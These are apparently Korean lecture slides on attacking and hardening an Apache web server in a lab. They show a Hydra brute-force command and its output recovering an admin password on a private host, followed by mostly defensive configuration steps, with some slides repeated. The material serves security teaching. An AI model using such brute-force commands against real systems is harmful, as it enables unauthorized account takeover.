```
┌──(kali㉿kali)-[~]
└─$ hydra -l admin -P passwd.txt 192.168.100.11 http-post-form "/board/login_chk.php:id=^USER^&pw
=^PASS^:fail"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-14 02:04:45
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per task
[DATA] attacking http-post-form://192.168.100.11:80/board/login_chk.php:id=^USER^&pw=^PASS^:fail
[80][http-post-form] host: 192.168.100.11   login: admin   password: admin1234
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-14 02:04:45
```

웹 서버 공격

무차별 대입

- 무차별 대입 공격

```
$ hydra -l admin -P passwd.txt 192.168.100.11 http-post-form "/board/login_chk.php:id=^USER^&pw=^PASS^:fail"
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -l admin -P passwd.txt 192.168.100.11 http-post-form "/board/login_chk.php:id=^USER^&pw
=^PASS^:fail"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-14 02:04:45
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per task
[DATA] attacking http-post-form://192.168.100.11:80/board/login_chk.php:id=^USER^&pw=^PASS^:fail
[80][http-post-form] host: 192.168.100.11   login: admin   password: admin1234
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-14 02:04:45
```

관리자 계정 로그인 정보 획득

1. 웹 서버란?
2. 웹 서버 셋업&운영
3. 웹서버 공격
4. **웹서버 방어**

웹 서버 방어

디렉토리 리스팅 비활성화

- apache2.conf 값 수정

```
$ sudo nano /etc/apache2/apache2.conf
```

- Options 값을 None으로 변경

```
<Directory /var/www/>
        Options Indexes FollowSymLinks
        AllowOverride None
        Require all granted
</Directory>
```

```
<Directory /var/www/>
        Options None
        AllowOverride None
        Require all granted
</Directory>
```

- 웹 서버 재시작

```
$ systemctl restart apache2
```

웹 서버 방어

디렉토리 리스팅 비활성화

- apache2.conf 값 수정

```
$ sudo nano /etc/apache2/apache2.conf
```

- Options 값을 None으로 변경

```
<Directory /var/www/>
        Options Indexes FollowSymLinks
        AllowOverride None
        Require all granted
</Directory>
```

```
<Directory /var/www/>
        Options None
        AllowOverride None
        Require all granted
</Directory>
```

- 웹 서버 재시작


```
$ systemctl restart apache2
```

웹 서버 방어

디렉토리 리스팅 비활성화

- 인터넷 주소창에 웹 서버 운영자 IP/board/pds 입력

192.168.100.11/board/pds



디렉토리 리스팅이
비활성화 되었다

웹 서버 방어

웹 서버 정보 노출 차단

- apache2.conf 값 수정

```
$ sudo nano /etc/apache2/apache2.conf
```

- 가장 아래에 다음 내용 추가

```
ServerTokens Prod
ServerSignature Off
```

- 웹 서버 재시작


```
$ systemctl restart apache2
```

웹 서버 방어

웹 서버 정보 노출 차단

– 인터넷 주소창에 웹 서버 운영자 IP/board/abcd.html 입력

192.168.100.11/board/abcd.html



웹서버의 버전이
더 이상 노출되지 않는다

웹 서버 방어

특정 파일 및 코드 검증

- SQL 인젝션 공격 방어

  질의문에 대한 입력값을 검증하는 작업 필요

- XSS 공격 방어

  자바 스크립트, HTML 태그를 사용하지 못하도록 방지

- 파일 업로드

  서버에 .asp, .php, .jsp 같은 웹 언어의 파일을 업로드하지 못하도록 한다.

웹 서버 방어

특정 IP 차단

- apache2.conf 값 수정

```
$ sudo nano /etc/apache2/apache2.conf
```

- 가장 아래에 다음 내용 추가

```
<Location />
    <RequireAll>
        Require all granted
        Include /etc/apache2/ipblacklist.conf
    </RequireAll>
</Location>
```

- ipblacklist.conf 파일 생성 후 차단 아이피 추가

```
$ sudo nano /etc/apache2/ipblacklist.conf
```

```
Require not ip 192.168.100.10
```

웹 서버 방어


특정 IP 차단

- 웹 서버 재시작

```
$ systemctl restart apache2
```

- 차단 된 IP에서 웹 사이트 접속

```
192.168.100.11
```




방화벽을 통해
IP가 차단되어 접속이 불가능하다

웹 서버 방어

웹 로그 분석

무차별 대입은 /var/log/apache2/access.log에 흔적이 남는다.




로그를 분석하여 여러 번 로그인 시도가 있을 경우
로그인을 잠시 차단하여 무차별 대입 공격을 방어할 수 있다.


웹 서버 방어

보안 서버 구축

- HTTP



- HTTPS



개인정보를 취급하는 사이트는
HTTPS 프로토콜을 사용한 웹 서버 구축을 하는 것이 좋다

감사합니다

구선생 로보틱스